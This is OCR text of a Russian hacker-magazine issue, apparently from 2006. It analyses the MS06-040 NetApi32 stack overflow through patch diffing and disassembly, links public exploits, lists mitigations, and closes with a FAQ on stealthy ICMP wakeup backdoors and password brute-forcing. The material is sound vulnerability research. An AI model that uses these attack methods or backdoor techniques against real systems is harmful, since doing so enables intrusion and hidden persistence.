
Уязвимости подвержены: Windows 2000, XP SP1, XP SP 2, Server 2003 и Server 2003 SP1.

EXPLOITS

Для реализации данной атаки exploit не требуется.

SOLUTION

Microsoft уже выпустила заплатки для всех уязвимых систем, выложив их на download-сервер. Если же по каким-то причинам он недоступен, то можно воспользоваться альтернативным решением, задействовав режим безопасного поиска динамических библиотек. Для этого необходимо запустить редактор реестра (regedt32.exe), открыть следующую ветвь реестра HKLM\SYSTEM\CurrentControlSet\ Control\Session Manager и добавить значение «SafeDllSearchMode» типа DWORD, установленное в 1, после чего перезагрузить машину.



› Блог команды Security Response Center

Microsoft Remix, или новая дыра в RPC

BRIEF

За Microsoft уже закрепилась устойчивая репутации компании, никогда не исправляющей крупные ошибки с первого раза. Вот и сейчас, когда эпидемия MSBLAST еще свежа в памяти (и мутированные черви до сих пор бродят по сети), в RPC (Remote Procedure Call — Механизм удаленного вызова процедур) обнаружилась новая ошибка переполнения, допускающая удаленную засылку shell-кода с захватом управления на правах SYSTEM.

Мы не знаем, кто первый обнаружил ошибку, но 8 августа 2006 года Американское общество US CERT (United States Computer Emergency Readiness Team) и Калифорнийский институт SANS (SysAdmin, Audit, Network, Security) практически одновременно выслали свои раппорты в Microsoft. Публичный пресс-релиз (www.kb.cert.org/vuls/id/650769) не раскрывал никаких технических деталей, но, несмотря на это, 10 августа уже появился рабочий exploit, являющийся частью проекта Metasploit Framework: www.metasploit.com. Microsoft присвоила уязвимости критический уровень безопасности и в тот же день выпустила бюллетень MS06-040: microsoft.com/technet/security/Bulletin/MS06-040.mspx.

TARGETS


Microsoft занесла в список уязвимых систем Windows 2000, XP SP1, XP SP2, Server 2003 и Server 2003 SP1, в то время как создатели Metasploit Framework exploit'а претендовали на «поддержку7: NT 4.0, Windows 2000 SP0-SP4, XPSP0-SP1, подчеркивая, что удаленное выполнение shell-кода на XP SP2/Windows 2003 SP1 невозможно, и максимум, что можно устроить, — это отказ в обслуживании». Парни из Microsoft Security Response Center Blog провели свое собственное расследование и выяснили, что удаленное выполнение кода возможно только на Windows 2000 и XP SP 1. Им не удалось атаковать ни XP SP 2, ни Server 2003, ни Server 2003 SP 1: blogs.technet.com/msrc/archive/2006/08/11/446078.aspx (однако следует помнить, что между «не удалось атаковать» и «атаковать невозможно» — огромная разница!).

EXPLOIT


Готовый exploit (написанный на языке Perl) можно свободно скачать по адресам: http://metasploit.com/projects/Framework/exploits.html#netapi_ms06_040 и http://milw0rm.com/exploits/2162.

SOLUTION


Microsoft уже выпустила заплатки для боль-



› Exploit MS Windows NetplsRemote() Remote Overflow на сайте MilwOrm



› Стартовый экран Metasploit Framework



> Тянем заплатку с сервера Microsoft

шинства своих систем, доступные через службу Windows Update, однако при желании можно обойтись и без них: достаточно заблокировать SMB-трафик из внешней сети, для чего необходимо закрыть два TCP-порта — 139 и 445 (но это сделает работу приложений, работающих через SMB, невозможной).

DETAILS

Механизм RPC является низкоуровневым средством межкомпьютерного взаимодействия, предоставляющим прозрачный механизм удаленного вызова процедур, который, с точки зрения прикладной программы, выглядит так, как будто бы процедура находится на локальной машине. На базе RPC построены многие системные сервисы и, в частности, SMB (Server Message Block), реализующий именованные каналы (named pipes) и использующий PRC в качестве транспорта. В свою очередь, SMB используется для удаленного доступа к файлам, папкам и принтерам. И все бы ничего, но в функции NetplsRemote(), сосредоточенной в библиотеке NetApi32.DLL, допущена ошибка контроля границ, приводящая к традиционному стековому переполнению, с возможностью подмены адреса возврата.

Если бы NetplsRemote() была документированной функций, то мы бы просто передавали ей аргументы различной длины, пытаясь вызвать переполнение, но, к сожалению, ее прототип неизвестен, а потому приходится прибегать к тяжелой артиллерии, то есть к дизассемблированию. Итак, загружаем библиотеку NetApi32.DLL в IDA Pro и начинаем исследовать функцию NetplsRemote(), пытаясь «глазами» найти место, в котором происходит переполнение, в первую очередь, обращая внимания на циклы, копирующие блоки памяти (типа mov ecx,[eax]/mov [ebx],eax/add eax,4) или вызовы функций memcpy(), memmove(), strcpy(), wcscpy() и т.д. Функция NetplsRemote() выглядит обманчиво маленькой, но, если присмотреться повнимательнее, можно обнаружить множество условных переходов, ведущих на CHUNK'и (то есть на ее продолжение), совокупный объем которых довольно велик и затруднителен для анализа.


Беглый поиск обнаруживает пару подозрительных функций wcscpy() и wcscat(), однако wcscpy() отпадает сразу, поскольку копирует строку фиксированной длины, жестко прошитую внутри NetApi32.DLL, а wcscat() восходит к функции I_NetNameCanonicalize(), перспективы переполнения которой на данном этапе исследований весьма туманны и неясны.

> Обольстительно короткая NetplsRemote()


```
File  Edit  Jump  Search  View  Debug  Options  Window        ↓ AU: idle  READY
[■]                              IDA View-A
.text:7CD17ADB NetpIsRemote    proc near               ; CODE XREF: I_NetNameCanonicalize+98↓p
.text:7CD17ADB                                         ; I_NetPathCanonicalize+B8↓p ...
.text:7CD17ADB
.text:7CD17ADB var_414         = dword ptr -414h
.text:7CD17ADB var_20C         = dword ptr -20Ch
.text:7CD17ADB var_4           = dword ptr -4
.text:7CD17ADB arg_4           = dword ptr  8
.text:7CD17ADB arg_8           = dword ptr  0Ch
.text:7CD17ADB arg_C           = dword ptr  10h
.text:7CD17ADB arg_10          = byte ptr  14h
.text:7CD17ADB
.text:7CD17ADB ; FUNCTION CHUNK AT .text:7CD25BB4 SIZE 000000E3 BYTES
.text:7CD17ADB
.text:7CD17ADB                 mov     eax, eax
.text:7CD17ADD                 push    ebp
.text:7CD17ADE                 mov     ebp, esp
.text:7CD17AE0                 sub     esp, 414h
.text:7CD17AE6                 mov     eax, [ebp+arg_4]
.text:7CD17AE9                 push    ebx
.text:7CD17AEA                 push    esi
.text:7CD17AEB                 push    edi
.text:7CD17AEC                 xor     edi, edi
.text:7CD17AEE                 mov     esi, 208h
.text:7CD17AF3                 cmp     eax, edi
.text:7CD17AF5                 mov     [ebp+var_4], edi
.text:7CD17AF8                 jnz     loc_7CD25BB4
.text:7CD17AFE
.text:7CD17AFE loc_7CD17AFE:                           ; CODE XREF: NetpIsRemote+E0DF↓j
.text:7CD17AFE                 cmp     [ebp+arg_C], edi
.text:7CD17B01                 jz      short loc_7CD17B0D
.text:7CD17B03                 test    [ebp+arg_10], 1
.text:7CD17B07                 jnz     loc_7CD25C02
.text:7CD17B0D
.text:7CD17B0D loc_7CD17B0D:                           ; CODE XREF: NetpIsRemote+26↑j
.text:7CD17B0D                 mov     eax, [ebp+arg_8]
.text:7CD17B10                 mov     [eax], edi
.text:7CD17B12
.text:7CD17B12 loc_7CD17B12:                           ; CODE XREF: NetpIsRemote+E1B7↓j
.text:7CD17B12                 xor     eax, eax
.text:7CD17B14
.text:7CD17B14 loc_7CD17B14:                           ; CODE XREF: NetpIsRemote+E119↓j
.text:7CD17B14                                         ; NetpIsRemote+E13F↓j
.text:7CD17B14                 pop     edi
.text:7CD17B15                 pop     esi
.text:7CD17B16                 pop     ebx
.text:7CD17B17                 leave
.text:7CD17B18                 retn    10h
```

Дизассемблерный фрагмент NetplsRemote() с потенциально опасными функциями wcscpy() и wcscat()

```
lea     eax,[ebp+var_20C]
push    esi
push    eax
mov     eax,[ebp+arg_4]
push    dword ptr [eax+4]
push    edi
call    I_NetNameCanonicalize
cmp     [ebp+var_4],edi
jz      loc_7CD25C48
mov     eax,[ebp+arg_C]
lea     ebx,[ebp+var_20C]
...
```



› CreateProtocol() на MSDN



› REMAPIC.C — основной источник информации по SMB-командам

```
push    asc_7CD17CF4
push    [ebp+arg_C]
call    ds:__imp_wcscpy
pop     ecx
pop     ecx
push    ebx
push    [ebp+arg_C]
call    ds:__imp_wcscat
```

Но ведь в нашем распоряжении есть готовая заплатка! Давай, чтобы не блуждать впотьмах, просто сравним дизассемблерные листинги функции NetpIsRemote() до и после обновления — все изменения станут сразу очевидны!

Скачиваем заплатку с официального сервера Microsoft (для моей Windows 2000 SP4 это download.microsoft.com/download/9f06d3f3-87d0-445d-8a41-d2ffef9a40ba/windows2000-kb921883-x86-rus.exe), представляющую собой обыкновенный самораспаковывающийся cab-архив. В прошлом ревью мы показывали, как извлечь его содержимое с помощью hiew'a, однако есть и более короткий путь: достаточно «скормить» исполняемый файл rar'у — и все упакованные файлы предстанут перед нашими глазами!

Извлекаем из архива NetApi32.DLL, переименовываем ее, например, в NetApi32-new.DLL и загружаем в дизассемблер. Какие различия между старой и новой версией NetpIsRemote() мы увидим? В первую очередь, это гнусная выходка компилятора, инвертировавшего условные переходы, в результате чего ветви программы поменялись местами:

```
JNZ branch_A    ?    JZ branch_B
breanch_B
breanch_A
```

Листинг Функции NetpIsRemote() идентичен в обоих версиях, но порядок машинных команд поменялся местами, ослепляя большинство анализаторов типа fc.exe и windiff, которыми мы пользовались ранее. Как же быть? А вот как! Берем блок А из старой версии NetApi32.DLL и ищем похожий на него блок в NetApi32-new.DLL, затем добиваемся, чтобы первые строки блока в обоих окнах дизассемблера совпадали (что легко осуществляется мышью или курсорными клавишами). Теперь начинаем быстро переключаться с одного окна дизассемблера на другое по <ALT TAB>, при этом несовпадающие строки начинают интенсивно мерцать, выдавая различия с головой (аналогичным образом астрономы ищут и новые звезды —то есть звезды, меняющий свой блеск, — попеременно проецируя на экран несколько слайдов, снятых в разное время. Они смотрят, не начнет ли какая точка ритмично мигать. Способ древний, как мамонт, но очень надежный.

Действуя таким образом, мы довольно быстро найдем «длинную» функцию wcslen(), которой не было ранее и которая контролирует длину строки перед копированием (см. врезку).

Ага! Вот оно! Между функциями I_NetNameCanonicalize() и wcscpy()/wcscat() в обновленной версии NetApi32.DLL внедрен вызов wcslen(), проверяющий размер строки, возращенный I_NetNameCanonicalize() перед его копированием в блок памяти, переданный по указателю через аргумент функции (arg_C — в старой и arg_8 — в новой версии). Сама же I_NetNameCanonicalize() также «принимает на грудь» указатель извлекаемой структуры, переданной NetpIsRemote() в

Старая (слева) и новая (справа) версии NetpIsRemote()

```
7CD25C2C   mov eax, [ebp+arg_4]           7CD2318D   mov eax,[ebp+arg_0]
7CD25C2F   push dword ptr [eax+4]         7CD23190   push dword ptr [eax+4]
7CD25C32   push edi                       7CD23193   push edi
7CD25C33   call I_NetNameCanonicalize     7CD23194   call I_NetNameCanonicaliz
7CD25C38   cmp [ebp+var_4],edi            7CD23199   cmp [ebp+var_4],edi
7CD25C3B   jz loc_7CD25C48                7CD2319C   jz loc_7CD231A9
7CD25C3D   mov eax, [ebp+arg_C]           7CD2319E   mov eax, [ebp+arg_8]
7CD25C40   lea ebx, [ebp+var_20C]         7CD231A1   lea ebx, [ebp+var_20C]
7CD25C46   jmp loc_7CD25C60               7CD231A7   jmp loc_7CD231C1
7CD25C60 loc_7CD25C60:                    7CD231C1 loc_7CD231C1:
7CD25C60   mov ecx, [ebp+arg_8]           7CD231C1   mov ecx, [ebp+arg_4]
7CD25C63   neg eax                        7CD231C4   neg eax
7CD25C65   sbb eax, eax                   7CD231C6   sbb eax, eax
7CD25C67   cmp [ebp+arg_C],edi            7CD231C8   cmp [ebp+arg_8],edi
7CD25C6A   mov [ecx],eax                  7CD231CB   mov [ecx],eax
7CD25C6C   jz loc_7CD25C8A                7CD231CD   jz loc_7CD23208
                                          7CD231CF   push ebx
                                          7CD231D0   call ds:__imp_wcslen
                                          7CD231D6   add eax, 3
                                          7CD231D9   pop ecx
                                          7CD231DA   cmp [ebp+arg_C], eax
                                          7CD231DD   jnb short loc_7CD231EC
                                          7CD231EC loc_7CD231EC:
7CD25C6E   push asc_7CD17CF4              7CD231EC   push asc_7CD11744
7CD25C73   push [ebp+arg_C]               7CD231F1   push [ebp+arg_8]
```



качестве аргумента.

Все это создает крайне благоприятные условия для реализации атаки и засылки shell-кода. Достаточно всего лишь передать слишком длинную строку функции I_NetNameCanonicalize() вместе с указателем на крошечный буфер, неспособный вместить «канонизированное» имя. Локальный exploit пишется без проблем, ведь функция NetpIsRemote() экспортируется, и все, что нам нужно, — это восстановить его прототип.

Однако локальный exploit — не слишком-то полезная штука, гораздо больший интерес вызывают удаленные exploit'ы. Можем ли мы использовать эту уязвимость для атаки, и если да, то как?

Переходим в начало функции NetpIsRemote() и, нажав <ALT-V> [view], <O> [open subview], <O> [cross references], смотрим по перекрестным ссылкам, какие функции ее вызывают. Большинство функций семейства I_*() доступны через SMB Remote APIs, то есть их можно вызывать удаленно по RPC-протоколу, инкапсулированному в SMB. Подробнее об этом можно прочитать на форуме immunitysec'a в сообщении известного хакера H D Moore'a: lists.immunitysec.com/pipermail/dailydave/2006-August/003400.html, а в MSDN можно найти готовый пример реализации Bloodhound'a Parser DLL for SMB Remote APIs, расположенный в файле REMAPI.C и основанный на функции CreateProtocol(), описанной в windowssdk.msdn.microsoft.com/en-us/library/ms707941.aspx. Основная ценность REMAPI.C заключается в том, что имена I_*() функций (совпадающих с именами команд SMB-протокола) в нем перечислены «прямым текстом». Фактически, это единственный источник информации, который у нас есть.

Просматривая список перекрестных ссылок, необходимо отобрать функции, присутствующие в файле REMAPI.C: I_NetPathType(), I_NetNameValidate(), I_NetNameCanonicalize(), I_NetNameCompare() и I_NetPathCompare(). Теперь необходимо проанализировать дизассемблерный листинг каждой из них и найти хотя бы одну функцию, передающую NetpIsRemote() свой собственный аргумент вместе с указателем на локальный буфер фиксированного размера. Как ни смешно, но этой функцией оказывается... I_NetNameCanonicalize(). Нет, это не ошибка! I_NetNameCanonicalize() вызывает NetpIsRemote(), а NetpIsRemote() вызывает I_NetNameCanonicalize(). Вот такая, значит, рекурсия у нас получается. Но довольно эмоций! Ниже приведен дизассемблерный фрагмент I_NetNameCanonicalize(), в котором и происходит переполнение.

Вот где происходит переполнение

```
loc_7CD1F980:
push    104h                ; размер буфера(?)
lea     eax,[ebp+var_230]
                            ; указатель на…
push    eax                 ; …локальный буфер.
lea     eax,[ebp+var_20]
                            ; указатель на другой…
push    eax                 ; …локальный буфер
push    [ebp+arg_0]         ; аргумент функции
; вызов уязвимой функции
call    NetpIsRemote
```


Таким образом, все, что нам нужно, — это вызвать функцию I_NetNameCanonicalize(), также являющуюся командой протокола SMB, и передать ей слишком длинную строку, вызывающую срыв стека, что легко осуществляется из любой точки сети, если, конечно, внешний SMB-трафик не отсекается брандмауэром.

Проблема в том, что I_NetNameCanonicalize() не документирована, и ее прототип неизвестен. Кое-какую информацию удается нарыть в файле netapi32.inc, входящем в состав ассемблера MASM.

```
I_NetNameCanonicalize   PROTO   :DWORD,:DWORD,:
DWORD,:DWORD,:DWORD,:DWORD
```

К счастью, у нас есть Bloodhound Parser, заботливо предоставленный Microsoft, позволяющий снифить сеть и декодировать пролетающие SMB-команды. Аргументы, правда, не декодируются, но об их назначении нетрудно догадаться самостоятельно. Еще можно дизассемблировать I_NetNameCanonicalize(), разобравшись, какие аргументы она ожидает. Это рутинная и неинтересная работа, к тому же уже проделанная авторами metasploit exploit'a, так что не будем повторяться, а лучше позаимствуем готовый «движок» и адаптируем его для собственных нужд.


›Распаковка пакета обновления с помощью rar'a



Hack FAQ

Скляров Иван

sklyaroff@mail.ru,
www.sklyaroff.ru



Q: Часто на security-сайтах встречаю такие сокращения, как PoC и BoF. Что они обозначают и как расшифровываются?

A: Сокращение PoC (от англ. Proof of Concept — доказательство концепции, решение или демонстрационный пример) — используется чаще всего в среде специалистов по безопасности вместо термина «эксплоит». Сообщения о найденных уязвимостях распространяются в двух видах: «Proof of Concept Theory» (доказательство уязвимости в теории) и «Proof of Concept Code» (доказательство уязвимости в виде реализующего ее использования программного кода). Под эксплоитом, как правило, понимают последнее.

Сокращением BoF (от англ. buffer overflow) принято обозначать переполнение буфера.

Q: Что такое wakeup-бекдор и как он работает?

A: Wakeup-бекдор, как следует из самого названия, — это бекдор, который нужно будить, чтобы он начал работать. Используется эта технология исключительно для того, чтобы скрыть присутствие бекдора в системе (от утилиты netstat и сканера портов). Основана данная технология на особенности протокола ICMP, который, как известно, совсем не использует сетевые порты, а любые icmp-сообщения отправляются и принимаются IP-подсистемой. После своего запуска wakeup-бекдор создает RAW-сокет для работы по протоколу ICMP и, не открывая порта, ждет специального icmp-пакета. После получения wakeup-пакета бекдор берет указанный в нем номер порта и создает уже обычный TCP или UDP-сокет и начинает прослушивать порт на входящие соединения. После принятия и закрытия сессии порт закрывается, и бекдор снова становиться невидимым для сканера портов и утилиты netstat. Так как wakeup-бекдор создает RAW-сокет, то для его запуска нужны права root. Разумеется, кроме прямого соединения (direct), которое я описал, wakeup-бекдор может быть выполнен с использованием обратного соединения (connect back), то есть после получения wakeup-пакета бекдор не открывает TCP- или UDP-порт, а самостоятельно соединяется по указанному в присланном пакете адресу.

Для посылки wakeup-пакета, как правило, используется отдельная утилита (icmpsend), но некоторые wakeup-бекдоры для пробуждения задействуют утилиту ping с опцией –p, которая позволяет посылать данные.

Множество исходников wakeup-бекдоров с утилитой icmpsend можно найти в архиве от известной русской команды блек-хетов m00 по адресу: http://m00.blackhat.ru/m00-archive.tar.bz2 (в нем смотри bdpack.tar.gz)

Q: Многие хакерские софтины требуют установки библиотек libpcap или libnet. Для чего нужны эти библиотеки?

A: Многие известные утилиты, такие как nmap, tcpdump, Snort и пр. задействуют одну или сразу обе названные библиотеки. Библиотека libnet (www.packetfactory.net/libnet/) обеспечивает программиста всем необходимым для генерации и отправки сетевых пакетов произвольного формата и содержания. Библиотека libpcap (www.tcpdump.org) предназначена для обратного действия — извлечения пакетов из сети и их анализа. Программист может в одной программе задействовать сразу обе эти библиотеки.

Q: Я использую для перебора паролей программу Brutus. Программа простая в использовании, только я до сих пор не знаю, что в ней означает опция Keep-Alive?

A: Keep-Alive — это не просто опция брутфорсера, а механизм TCP, позволяющий серверным приложениям неограниченно долго сохранять соединения с клиентом. Особое значение это имеет при работе с www-серверами. Как правило, по умолчанию www-сервер отправляет ответ на запрос и тут же разрывает соединение, при этом в заголовке HTTP-ответа обычно присутствует такая строка: «Connection: close». Это удобно при просмотре страниц с помощью браузера, но для брутфорса, как ты понимаешь, разрыв соединения после каждого запроса снижает скорость перебора. Согласно RFC 2068, можно в HTTP-запросе указать серверу, чтобы он включил механизм Keep-Alive, то есть не разрывал соединение после каждого запроса. Для этого в запрос нужно добавить строку «Connection: Keep-Alive» (видимо, это и делает Brutus при установленной опции KeepAlive). Ниже показан пример такого запроса к моему локальному www-серверу Apache при помощи telnet:

```
GET / HTTP/1.1
Host:127.0.0.1
Connection:Keep-Alive
```

